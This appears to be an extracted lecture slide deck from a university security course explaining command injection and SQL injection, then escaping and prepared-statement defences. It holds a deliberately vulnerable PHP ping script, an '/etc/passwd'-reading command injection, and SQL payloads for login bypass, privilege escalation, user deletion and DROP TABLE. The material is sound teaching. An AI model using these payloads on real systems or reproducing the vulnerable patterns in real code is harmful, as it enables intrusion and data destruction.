...  
</html>
```



Command & SQL injection



Command injection

- Buffer overflows are an example of **code injection attacks**, where an attacker introduces untrusted code on a system and executes it.
- Another option is to try to inject system commands directly.
 - No code required!



Command injection

- **Command injection** can occur when a vulnerable application allows for arbitrary command execution on a host device.
 - Attacker essentially has a shell with the vulnerable application's permissions, which they can use to run **system** commands



Command injection

- Key: you can enter multiple commands on a single line, using a *semicolon* as a separator!
 - So we can cut off the hard-coded "cat" command with *;*, and then type in any command we want!

```
$ ls; cat /etc/passwd
Desktop Documents
...
root:x:0:0...
daemon:x:1:1...
bin:x:2:2...
sys:x:3:3...
```



Command injection

Ping a device

Enter an IP address:

```
...  
print("Enter an IP addresses");  
...  
<?php  
$ipa=$_GET[ipaddr'];  
system("ping $ipa");  
?>
```



Command injection

- URL: “http://xxx/page.php?ipaddr=127.0.0.1;ls”

Ping a device


Enter an IP address:

```
...  
print("Enter an IP addresses");  
...  
<?php  
$ipa=$_GET[ipaddr];  
system("ping $ipa");  
?>
```




Databases

- A *database* is an organized collection of data, generally built for easy storage and access.
- Many program, websites, etc. use databases to store important information.
 - So naturally they're a common **target** for attackers!



Databases

- Databases generally support four foundational operations, usually referred to as CRUD:
 - Create records
 - Read records
 - Update records
 - Delete records



Databases

- One of the most popular database query languages is the **Structured Query Language**, or **SQL**.
 - Lots of different flavors available: Microsoft SQL, MySQL, SQLite, etc.
 - Other "NoSQL" database options include MongoDB, Redis, etc.



SQL


- SQL is an example of a *relational* database.
 - Data is stored in "relations" (in practice, this means **tables**)
 - Each table contains data about stuff (people, places, things, events, etc.)

	CustId	CustName	CustAddress	CustPhone
1	11	Salvador	1 Main Street North	76197081653
2	12	Edward	142 Main Street West	80414444338
3	15	Jorge	176 Washington Street	58796383002
4	17	Stella	191 Church Street	78584836879
5	18	Jerome	177 Elm Street	30235760533
6	31	Jerome	1 Main Street North	36096777923
7	33	Ray	214 High Street	64765571087
8	35	Jorge	7 Walnut Street	88842643373
9	36	Ernest	176 Washington Street	17153094018
10	39	Nicholas	191 Church Street	54482064421



SQL

- SQL table rows represent individual **records** ("relation instances"), while table columns identify **attributes** of the records.
- Tables will often contain columns that refer to other table columns.
 - Ex. Other tables could just have a 'CustID' column that points to records found here



	CustId	CustName	CustAddress	CustPhone
1	11	Salvador	1 Main Street North	76197081653
2	12	Edward	142 Main Street West	80414444338
3	15	Jorge	176 Washington Street	58796383002
4	17	Stella	191 Church Street	78584836879
5	18	Jerome	177 Elm Street	30235760533
6	31	Jerome	1 Main Street North	36096777923
7	33	Ray	214 High Street	64765571087
8	35	Jorge	7 Walnut Street	88842643373
9	36	Ernest	176 Washington Street	17153094018
10	39	Nicholas	191 Church Street	54482064421



SQL

- Initialization commands
 - Create a new database: "CREATE DATABASE <database_name>;"
 - Use a database: "USE <database_name>;"
 - Show the current list of tables in a database: SHOW TABLES;"
 - Show table structure (attributes, data types, etc.): "DESCRIBE <table_name>;"



SQL

- Table creation
 - Requires defining the attributes for each record
 - Name and type required for **each attribute**
 - Can specify if NULL is not allowed or is a default value
 - AUTO_INCREMENT means the value assigned to this attribute will increase every time a record is added
 - PRIMARY KEY means this attribute will uniquely ID each record in the table (**must be unique**, can't be NULL)

```
mysql> CREATE TABLE Employees (  
  ID int(11) NOT NULL AUTO_INCREMENT,  
  Name varchar(30) NOT NULL,  
  EID varchar(7) NOT NULL,  
  Password varchar(60) DEFAULT NULL,  
  Salary int(11) DEFAULT NULL,  
  SSN varchar(11) DEFAULT NULL,  
  PRIMARY KEY (`ID`)  
);
```



SQL

- CRUD operations
 - Creating records: "INSERT INTO <table_name> (<attribute1>, <attribute2>, ...) VALUES (<value1>, <value2>, ...);"

```
mysql> INSERT INTO users (name, password) VALUES ('alice', 'password');  
Query OK, 1 row affected (0.05 sec)
```



ID	name	password	isAdmin
1	alice	password	0x00



SQL

- CRUD operations
 - Reading records: "SELECT <attribute1>, <attribute2>, ... FROM <table_name>;"

Using * means you want all the table attributes

```
mysql> SELECT ID, name FROM users;
+----+-----+
| ID | name |
+----+-----+
|  1 | alice |
+----+-----+
1 row in set (0.00 sec)
```

mysql> SELECT * FROM users;

ID	name	password	isAdmin
1	alice	password	0x00

1 row in set (0.00 sec)



SQL

- CRUD operations
 - Updating records: "UPDATE <table_name> SET <attribute1>=<value1>, <attribute2>=<value2>, ... WHERE <attribute>=<value>;"

```
mysql> UPDATE users SET password='qwerty123' WHERE name='alice';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT * FROM users;
+----+-----+-----+-----+
| ID | name  | password | isAdmin |
+----+-----+-----+-----+
|  1 | alice | qwerty123 | 0x00    |
+----+-----+-----+-----+
1 row in set (0.00 sec)
```



SQL

- CRUD operations
 - The **WHERE** clause can also be used with **SELECT** operations!
 - Ex. `SELECT * FROM users WHERE name='alice';`
 - Logical operators like **AND** and **OR** are also available!
 - Ex. `SELECT * FROM users WHERE name='alice' OR name='bob';`
 - Ex2. `UPDATE users SET isAdmin=1 WHERE name='bob' AND password='ottertail';`



SQL

- CRUD operations
 - Deleting records: "DELETE FROM <table_name> WHERE <attribute>=<value>;"
 - Note the use of WHERE here as well

```
mysql> DELETE FROM users WHERE name='alice';  
Query OK, 1 row affected (0.04 sec)
```

```
mysql> SELECT * FROM users;  
Empty set (0.00 sec)
```



SQL

- Other Interesting Options
 - Comments can be put at the end of lines using # or –
 - Comments can be added inline using /* and */

```
mysql> select /* comment */ * /* comment */ from users;
```

ID	name	password	isAdmin
2	alice	password	0x00
3	bob	password1	0x00
4	carlos	p@ssw0rd	0x00
5	dawn	12345678	0x01

```
4 rows in set (0.00 sec)
```



SQL

- Other Interesting Options
 - The results of two SELECT statements can be combined using the UNION command:

```
mysql> SELECT name FROM users UNION SELECT password FROM users;  
+-----+  
| name   |  
+-----+  
| alice  |  
| bob    |  
| carlos |  
| dawn   |  
| password  
| password1  
| p@ssw0rd  
| 12345678  
+-----+  
8 rows in set (0.02 sec)
```



SQL injection

- Q: How often do you issue database queries when logging into sites?
- A: Never! You just provide the information that completes a query.



Sign in or create account

Enter mobile number or email

test@dartmouth.edu



Continue

By continuing, you agree to Amazon's [Conditions of Use](#) and [Privacy Notice](#).

[Need help?](#)

Buying for work?

[Create a free business account](#)



```
SELECT ID from users WHERE  
name="test@dartmouth.edu" AND  
password "<something>" ;
```

SQL injection

- In theory, this is great:
 - If the username/password returns a result, the credentials are valid.
 - If not, the credentials are not valid, and the user must try again
- Setup is similar to command injection:
 - We control the query being run and the fields being accessed, so what could go wrong?



SQL injection

- Here's the thing about users: they can't be trusted!
 - They don't follow instructions
 - They make mistakes
 - They can have malicious intentions
- If we just accept user input without scrutiny, we often open our programs up to compromise!



SQL injection

- **SQL Injection** occurs when a user is able to run an arbitrary SQL query on a database by sending it maliciously-crafted input.
- Every part of the CIA triad is vulnerable!
 - Data can be accessed (confidentiality)
 - Data can be modified (integrity)
 - Data can be destroyed (availability)



SQL injection

- Consider the delineators present in SQL commands:
 - Quotes show where strings begin and end
 - **Semicolons** show where commands end
 - Which allows us to execute several commands in a single statement!

```
mysql> SELECT * from users; SELECT * from users WHERE name='alice';
```

ID	name	password	isAdmin
2	alice	password	0x00
3	bob	password1	0x00
4	carlos	p@ssw0rd	0x00
5	dawn	12345678	0x01

```
4 rows in set (0.00 sec)
```

ID	name	password	isAdmin
2	alice	password	0x00

```
1 row in set (0.00 sec)
```



SQL injection

- Suppose we have a naïve web frontend for our database.
 - Entered data is dropped directly into a SQL query and executed

Login

Name

Password



```
SELECT ID from users WHERE  
name='  ' AND  
password='  ' ;
```



SQL injection

- Suppose we have a naïve web frontend for our database.
 - Entered data is dropped directly into a SQL query and executed

Login

Name

Password



```
SELECT ID from users WHERE  
name='alice' AND  
password='password' ;
```



SQL injection

- Suppose we have a naïve web frontend for our database.
 - Entered data is dropped directly into a SQL query and executed

Login

Name

Password



ID	name	password	isAdmin
2	alice	password	0x00
3	bob	password1	0x00
4	carlos	p@ssw0rd	0x00
5	dawn	12345678	0x01



SQL injection

- Suppose we have a naïve web frontend for our database.
 - Entered data is dropped directly into a SQL query and executed

Login

Name

Password



+	-	-	-	-	+
	ID				
+	-	-	-	-	+
	2				
+	-	-	-	-	+

User is legitimate!



SQL injection

- Suppose we have a naïve web frontend for our database.
 - But what happens if we enter *this* instead?

Login

Name

Password



```
SELECT ID from users WHERE  
name='  ' AND  
password='  ' ;
```



SQL injection

- Suppose we have a naïve web frontend for our database.
 - Entered data is dropped directly into a SQL query and executed.

Login

Name

Password



```
SELECT ID from users WHERE  
name='alice' OR 1=1; #'-AND  
password='whatevs';
```



SQL injection

- Suppose we have a naïve web frontend for our database.
 - Entered data is dropped directly into a SQL query and executed.

Login

Name

Password



1 always equals 1!

ID	name	password	isAdmin
2	alice	password	0x00
3	bob	password	0x00
4	carlos	p@ssw0rd	0x00
5	dawn	12345678	0x01



SQL injection

- Suppose we have a naïve web frontend for our database.
 - Entered data is dropped directly into a SQL query and executed.

Login

Name

Password



ID
2
3
4
5

User is legitimate?

SQL injection

- What other fun could we have with this database?
 - Can you come up with an injection that makes Alice an **administrator**?
 - `name='alice'; UPDATE users SET isAdmin=1 WHERE name='alice'; #`
 - Can you come up with an injection that **adds** a user to the database?
 - `name='alice'; INSERT INTO users (name, password) VALUES ('cs55', 'cs55'); #`
 - Can you come up with an injection that **removes** Bob from the system?
 - `name='alice'; DELETE FROM users WHERE name='bob'; #`
 - Can you come up with an injection that removes a **table** from the system?
 - `name='alice'; DROP TABLE users; #`



SQL injection: defenses

- So how do we protect ourselves from SQL injection attacks?

Login

Name

Password



```
SELECT ID from users WHERE  
name='alice' OR 1=1; #'-AND  
password='whatevs';
```



SQL injection: countermeasures

- Option 1: sanitize/filter the input before we act on it!
 - Encode any important characters in the input to signal that they should be treated as data and not code.
 - Ex. PHP has a **real_escape_string()** function
 - Produce an escaped(encoded) SQL string
 - E.g., the single quote ' is escaped to ' ', and each backslash \ is doubled to \\

```
/* getdata_encoding.php */
<?php
    $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
    $eid = $mysqli->real_escape_string($_GET['EID']);
    $pwd = $mysqli->real_escape_string($_GET['Password']);
    $sql = "SELECT Name, Salary, SSN
            FROM employee
            WHERE eid= '$eid' and password='$pwd' ";
?>
```



SQL injection: countermeasures

- Option 2: use *prepared statements* to **separate SQL code and data!**
 - Construct the overall statement first, and then add the data later
 - Clear separation between code and data!
 - Most languages offer support for these statements

```
// prepare and bind
```

```
$stmt = $conn->prepare("INSERT INTO MyGuests (firstname, lastname, email) VALUES (?, ?, ?)");  
$stmt->bind_param("sss", $firstname, $lastname, $email);
```

```
// set parameters and execute
```

```
$firstname = "John";  
$lastname = "Doe";  
$email = "john@example.com";  
$stmt->execute();
```

```
query = ""Update employee set Salary = %s where id = %s""  
tuple1 = (8000, 5)  
cursor.execute(query, tuple1)
```

